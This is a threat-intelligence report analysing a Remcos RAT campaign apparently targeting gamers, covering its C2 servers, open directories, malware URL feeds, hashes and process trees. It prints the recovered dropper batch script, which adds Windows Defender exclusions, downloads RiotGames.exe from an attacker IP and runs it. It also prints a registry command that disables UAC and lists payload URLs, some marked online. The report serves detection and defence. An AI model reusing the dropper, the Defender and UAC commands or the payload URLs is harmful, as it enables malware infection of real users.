- The "RiotGames.exe" binary modifies the registry to disable User Account Control (UAC), granting the malware elevated privileges. This tactic aims to evade UAC prompts and carry out actions undetected. Additionally, the RAT establishes persistence by utilizing auto-run registry keys.
- Extracted configuration data unveils critical details, including the C2 IP ("141[.]95[.]16[.]111"), botnet name ("NewRem"), filenames, directories, and mutex name. This data guides Remcos RAT's operation, which ranges from keylogging and audio recording to screenshot capture and system manipulation.
- The malware incorporates keylogging and audio recording capabilities, capturing desktop screenshots in bitmap format. The data can be exfiltrated, raising concerns about the potential exposure of sensitive data and credentials.
- We believe with low confidence that the campaign is targeting the gaming industry and individuals involved in gaming.

Identified IPs Hosting Remcos RAT:

Our research team identified several IPs hosting Remcos RAT believe to be part of the campaigns where numerous IPs hosting Remcos RAT and other malicious files. First the research handle "@ULTRAFRAUD" reported the IP address "141[.]95[.]16[.]111:8080" hosting several malicious files including a .bat script (recover.bat) and Remcos RAT binary (RiotGames.exe).




141.95.16.111:8080


Directory listing for /

- 123.exe
- abc.png
- ec/
- echo-4662-2DF5.exe
- newpy.exe
- pp258.ico
- recover.bat
- RiotGames.exe

The IP address primarily serves as a delivery point for the Remcos RAT. The server is predominantly utilized to transmit files that are associated with the Remcos RAT, including both the malicious communication payloads and the downloaded files, which consistently manifest as variants of the Remcos RAT.




The sample (Riotgames.exe: 5379d703170770355efdbce86dcdb1d3) we investigated in this report is Remcos RAT and downloaded from server hosted on IP “141[.]95[.]16[.]111”.


5379d703170770355efdbce86dcdb1d3
REMCOS
141.95.16.111
https://
http://geoplugin.net/json.gp


Constant Discovery and OSINT Insights:

As per the OSINT investigation, such IPs/URLs hosting Remcos RAT and delivering such malicious payloads on infected machines are constantly reported by independent researchers and such discovery increased in the past two months. The Following are several URLs/IPs identified using OSINT investigation, hosting Remcos RAT, GuLoader and other malicious files.




Dateadded (UTC)	URL	Status	Tags
2023-07-31 08:57:33	http://103.150.31.78/svpwWdvgV249.bin	Offline	encrypted GuLoader RAT RemcosRAT
2023-07-31 08:57:33	http://103.150.31.78/nYSTJSaohIkbkPfHF81.bin	Offline	encrypted GuLoader RAT RemcosRAT
2023-07-31 08:57:33	http://103.150.31.78/qGQjJazO96.bin	Offline	encrypted GuLoader RAT RemcosRAT
2023-07-31 07:01:10	http://194.59.218.151/BVVPhaWfyLbwZ23.bin	Online	GuLoader RAT RemcosRAT
2023-07-31 06:54:05	http://93.183.73.20/675/IE_Network_protocol.exe	Offline	exe opendir RAT RemcosRAT
2023-07-31 06:42:05	http://194.59.218.151/aJfqwpR73.bin	Online	encrypted GuLoader RAT RemcosRAT
2023-07-31 06:42:05	http://194.59.218.151/yiXszbQCP248.bin	Online	encrypted GuLoader RAT RemcosRAT
2023-07-31 06:42:04	http://194.59.218.151/dQzKDQiSQpvlEG15.bin	Online	encrypted GuLoader RAT RemcosRAT
2023-07-29 06:44:06	https://pasteio.com/download/xFmftXmFneEF	Online	remcosrat
2023-07-29 06:44:05	https://pastebin.com/raw/dstpKjTz	Offline	remcosrat
2023-07-28 06:37:34	http://69.61.31.254/SpwInZWKLiXhhXQ19.bin	Offline	encrypted GuLoader RAT RemcosRAT

In this month several new IPs were reported hosting Remcos RAT.




Dateadded (UTC)	Malware URL	Status	Tags
2023-08-01 10:42:07	http://84.38.134.11/leYbgNYo68.bin	Offline	RemcosRAT
2023-08-01 10:42:06	http://84.38.134.11/vVIWbJ239.bin	Offline	RemcosRAT
2023-08-01 10:42:06	http://84.38.134.11/SizwMHQpOMiE137.bin	Offline	RemcosRAT
2023-08-01 10:41:08	http://84.38.135.198/aaEostAHgJbc158.bin	Offline	RemcosRAT
2023-08-01 10:41:08	http://194.59.218.151/LEwXTISbZ8.bin	Online	RemcosRAT
2023-08-01 10:41:05	http://194.59.218.148/uNJCczOJyRbpSvvZEayI156.bin	Offline	RemcosRAT
2023-08-01 10:41:05	http://194.59.218.151/EQoyofFeaB34.bin	Online	RemcosRAT
2023-08-01 10:41:05	http://194.59.218.148/HkCwhoM228.bin	Offline	RemcosRAT
2023-08-01 10:41:05	http://194.59.218.151/RrRTPQzQywYAdStFjEjuA171.bin	Online	RemcosRAT
2023-08-01 10:41:05	http://194.59.218.148/oIaigjGhbhRtXTEGSt74.bin	Offline	RemcosRAT
2023-08-01 10:41:04	http://194.59.218.148/YzQkdSZcGhC213.bin	Offline	RemcosRAT
2023-08-01 10:41:04	http://194.59.218.148/kYdYokh129.bin	Offline	RemcosRAT
2023-08-01 10:41:04	http://194.59.218.148/tpksyOxGQDVb36.bin	Offline	RemcosRAT
2023-08-01 10:40:10	http://139.99.92.47/SuVdXX250.bin	Offline	RemcosRAT
2023-08-01 10:40:09	http://139.99.92.47/EpfbFEBpEBjb101.bin	Offline	RemcosRAT
2023-08-01 10:40:08	http://66.63.163.71/oTbIELrxxOxtZzJWPRBWA89.bin	Online	RemcosRAT
2023-07-31 08:57:33	http://103.150.31.78/qGQjJazO96.bin	Offline	RemcosRAT



Dateadded (UTC)	URL	Status	Tags
2023-08-20 10:10:08	http://192.210.175.4/0070/igfxEM.exe	Online	exe RAT RemcosRAT
2023-08-20 10:10:08	http://192.210.175.4/Quotation/00O0o0O0o0O0o0O0o0o0000o0O...	Online	doc RAT RemcosRAT
2023-08-17 18:10:10	http://66.154.113.5/jHpKbyeOOtaqxOVJBw251.bin	Offline	encrypted GuLoader RAT RemcosRAT
2023-08-17 17:46:06	http://155.94.136.161/iyqZWjusvqAH103.bin	Online	encrypted GuLoader RAT RemcosRAT
2023-08-17 17:46:05	http://155.94.136.161/DEPGhp148.bin	Online	encrypted GuLoader RAT RemcosRAT
2023-08-17 17:45:10	http://155.94.136.161/eMhbFYxxEweGWaPBCBsMt123.bin	Online	encrypted GuLoader RAT RemcosRAT
2023-08-17 17:45:10	http://155.94.136.161/VzelnmN129.bin	Online	encrypted GuLoader RAT RemcosRAT

Multistage Attacks-Malicious IPs and Server Infrastructure:

Below are a few screenshots of the malicious IPs hosting several malicious files including Remcos RAT for multistage attack. The server hosting these malicious files is running the Apache web server on a Windows 64-bit operating system. It also employs OpenSSL and PHP. The server is accessible on port 80, which is the default port for HTTP communication. Similar infrastructure is used for many of other servers to host such malicious files and Remcos RAT.



91.244.197.9/new/


Index of /new

Name	Last modified	Size	Description
Parent Directory		-	
Diplopt.lpk	2023-07-10 20:11	300K	
FqLJhTRjp228.bin	2023-07-10 20:09	482K	
Newies.toc	2023-07-10 20:16	290K	
Unsl.java	2023-07-12 02:21	296K	

Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.2.0 Server at 91.244.197.9 Port 80

Changing Infrastructure and Tactics Over Time:

Following open directory hosting files since 2021, and recently new files added, indicates that the threat actors running similar tactics over an extended period. Additionally, such attackers employed the tactic of changing IP addresses or servers when faced with blocking mechanisms demonstrates their adaptive approach to evade detection.




91.213.50.74/new/mofers/

Index of /new/mofers

Name	Last modified	Size	Description
Parent Directory		-	
Arhvn.txt	2022-10-26 23:26	121K	
Arrw.txt	2022-10-26 23:16	87K	
Async.txt	2022-10-27 03:46	60K	
DCR.txt	2021-11-24 16:01	63K	
L8.txt	2022-11-19 17:21	49K	
Lx6.txt	2022-10-03 20:16	50K	
NJ.txt	2022-10-17 08:00	43K	
Nx.txt	2022-01-11 14:04	43K	
P.txt	2022-07-25 11:15	43K	
PR.txt	2022-02-21 16:06	207K	
Q1.txt	2022-03-15 04:05	464K	
Q7.txt	2023-06-02 18:02	464K	
R.txt	2022-10-29 15:52	626K	
Rm.txt	2023-05-16 11:24	636K	
Rmz.txt	2023-05-29 03:50	636K	
SP/	2022-10-25 05:17	-	
T3.txt	2022-12-27 03:49	464K	
ZX2.txt	2022-08-16 19:56	43K	
njx.txt	2022-10-21 12:52	43K	
njz.txt	2022-10-17 19:41	43K	
ny0.txt	2021-12-20 04:18	43K	
ny1.txt	2021-12-20 04:19	43K	

During our investigation, we examined the Remcos sample hosted on the IP address "145.95.16.111:8080." Notably, when revisiting the same IP after a few days, we observed that it had transitioned to hosting different files. This change underscores the dynamic nature of the threat landscape, where adversaries frequently alter their tactics and infrastructure to evade detection and maintain operational continuity.




141.95.16.111:8080

Directory listing for /

- TPGPLTG.zip
- Zippo.zip

This time, the files were password protected zip files, and we were not able to extract them. One of the zip files contains an .exe file - possibly Remcos RAT - and another zip file contains .bat file, possibly having script to download and execute Remcos RAT from this IP (as with the case of sample we analysed).



[redacted]\141.95.16.1118080_20-7-23\TPGPLTG.zip\

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted	Comment
TPGPLTG.exe	493 056	271 001	2023-06-01 22:32	2023-07-15 02:47	2023-07-15 02:47	A	+	

[redacted]41.95.16.1118080_20-7-23\Zippo.zip\

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted	Comment
script.bat	283 870	589	2023-07-20 04:41	2023-07-20 04:41	2023-07-20 04:41	A	+	

This infection contains many stages, and largely depends on the C2 server which stores the required files for each stage.

External Threat Landscape Perspective:

From an external threat landscape management perspective, the proliferation of numerous IP addresses and infrastructure hosting the Remcos RAT and other malicious files raises significant concerns due to their dynamic role as command and control (C2) servers for distributing and downloading malicious payloads.

The constant fluctuation of these IPs signifies a deliberate evasion strategy employed by threat actors. This tactic aims to thwart detection and response efforts, complicating the task of identifying and blocking these malicious sources effectively,and points towards the adversaries' agility and determination to maintain their malicious operations.

Analysis:

Basic Details:


File Name: recover.bat

SHA256: 4fa02ec602055dfbdb1d639b3d265d8f7b20d6cd328fdb62dd77b7a1aad5829a

File Name: RiotGames.exe

SHA256: 9d8282d54901d4e795f0469a5191242b2e7b3b0c51f810f71c739bfff52de8d5

Our research team examined the contents hosted on "141[.]95[.]16[.]111:8080". Among the files, we identified a significant .bat file named "recover.bat". Upon execution, this script triggers PowerShell commands, initiating the download of a second-stage payload labeled "RiotGames.exe" which is Remcos RAT. This strategic progression illustrates the multi-stage approach utilized by threat actors to execute their malicious agenda.



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
1	200	HTTP	141.95.16.111:8080	/RiotGames.exe	493,056		application/...	powershell:4360

```
GET http://141.95.16.111:8080/RiotGames.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.1; en-US) WindowsPowerShell/5.1.14409.1012
Host: 141.95.16.111:8080
Connection: Keep-Alive
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.4
Date: Wed, 12 Jul 2023 20:01:46 GMT
Content-type: application/x-msdownload
Content-Length: 493056
[redacted]

MZ                        @                              !  L !This program cann
```


Variety of Hosted Files:

Other files hosted on the IP address "141[.]95[.]16[.]111:8080" include:

- "newpy.exe" (b28167faf2bcf0150d5e816346abb42d): A variant of Remcos RAT, known for its remote control and surveillance capabilities.
- "echo-4662-2DF5.exe" (25fca21c810a8ffabf4fdf3b1755c73c): Abused version of "echo.exe," a utility used for identifying cheaters in gaming environments. The inclusion of this file suggests a potential focus on the gaming industry or individuals affiliated with gaming.
- Web page (ec): Crafted to mimic the official interface of the "echo" utility, serving as a deceptive element to mislead users into interacting with it.
- "123.exe" (791545E6E3C5EB61DD12CCFBAE1B9982): This file is abused version of the Windows command line processor utility "cmd.exe," reflecting threat actors' exploitation of legitimate utilities for potentially malicious activities. The abuse of such utilities provides cybercriminals with a cloak of authenticity, allowing them to evade suspicion and blend in with standard system processes.
- Two image files (abc.png, pp258.ico): While these image files might appear benign, they could serve as decoys to distract from the presence of more malicious content or methods.

The hosting of abused versions of legitimate utilities like “echo.exe” and “cmd.exe” indicates repurposing them to serve malicious objectives. This tactic allows them to camouflage their activities within the façade of trusted software. The diversity of files hosted on the IP suggests a multi-pronged approach by threat actors, utilizing both well-known tools and seemingly harmless content to mask their intentions.

Following is the process tree corresponding to execution of .bat script and in turn execution of powershell script to download “RiotGames.exe” from “http://141.95.16.111:8080/RiotGames.exe”



```
cmd.exe (1440)              Windows Command Processor   Ccmd /c ""C:\Users\[redacted]\Desktop\Malware\RemcosRAT Campaign\recover.bat" "
  powershell.exe (4256)     Windows PowerShell          (PowerShell.exe  -WindowStyle hidden "Add-MpPreference -ExclusionExtension "C:\Users[redacted]AppData\Local\Temp";"Add-MpPreference -Excl...
    cmd.exe (2268)          Windows Command Processor   C"C:\Windows\system32\cmd.exe" /c C:\Users[redacted]AppData\Local\Temp\RiotGames.exe
      RiotGames.exe (3292)                              CC:\Users[redacted]AppData\Local\Temp\RiotGames.exe

escription:  Windows PowerShell
ompany:      Microsoft Corporation
ath:         C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ommand:      PowerShell.exe  -WindowStyle hidden "Add-MpPreference -ExclusionExtension "C:\Users[redacted]ppData\Local\Temp";"Add-MpPreference -ExclusionExtension ".exe";Start-Sleep -Seconds 5;"Invoke-WebRequest 'htt
```

Script:


@echo off

PowerShell.exe -WindowStyle hidden "Add-MpPreference -ExclusionExtension "%userprofile%\AppData\Local\Temp"; "Add-MpPreference -ExclusionExtension ".exe";Start-Sleep -Seconds 5; "Invoke-WebRequest 'http://141[.]95[.]16[.]111:8080/RiotGames.exe' -OutFile '%userprofile%\AppData\Local\Temp\RiotGames.exe'"; cmd.exe /c %userprofile%\AppData\Local\Temp\RiotGames.exe

The script appears to download and execute an external executable (RiotGames.exe) from a remote location. Based on the script's content, it appears to perform the following actions:

- Add exclusions for the %userprofile%\AppData\Local\Temp directory and all files with the .exe extension in Windows Defender.
- Download a file named RiotGames.exe from the specified URL (http://141[.]95[.]16[.]111:8080/RiotGames.exe) and save it to the %userprofile%\AppData\Local\Temp directory.
- Execute the RiotGames.exe file using cmd.exe.


The binary “RiotGames.exe” is 32bit PE executable, written in Visual C++ and recent compiler/debugger time stamp of May 2023. The binary is not packed.



property	value
md5	5379D703170770355EFDBCE86DCDB1D3
sha1	7FDD801486D701EF0F97B4C91BCDD58EE294C593
sha256	9D8282D54901D4E795F0469A5191242B2E7B3B0C51F810F71C739BFFF52DE8D5
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	493056 (bytes)
size-without-overlay	n/a
entropy	6.593
imphash	n/a
signature	Microsoft Visual C++ 8
entry-point	E8 49 04 00 00 E9 8E FE FF FF 55 8B EC 81 EC 24 03 00 00 53 56 6A 17 E8 E1 26 02 00 85 C0 74 05 8B
file-version	n/a
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x64761DA5 (Tue May 30 21:30:37 2023)
debugger-stamp	0x64761DA5 (Tue May 30 21:30:37 2023)

Disabling UAC:

Following is the process tree corresponding to execution of RiotGames.exe. It modifies a registry value called EnableLUA under the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System key. It sets the value to 0, which effectively disables the User Account Control's (UAC) User Interface for consent prompts.




Process	Description	Command
DllHost.exe (3148)	COM Surrogate	CC:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
RiotGames.exe (2256)		C"C:\Users\[redacted]AppData\Local\Temp\RiotGames.exe"
cmd.exe (3696)	Windows Command Processor	C/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe (3084)	Registry Console Tool	CC:\Windows\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
Terminal.exe (2364)		C"C:\ProgramData\Terminal\Terminal.exe"
cmd.exe (2816)	Windows Command Processor	C/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
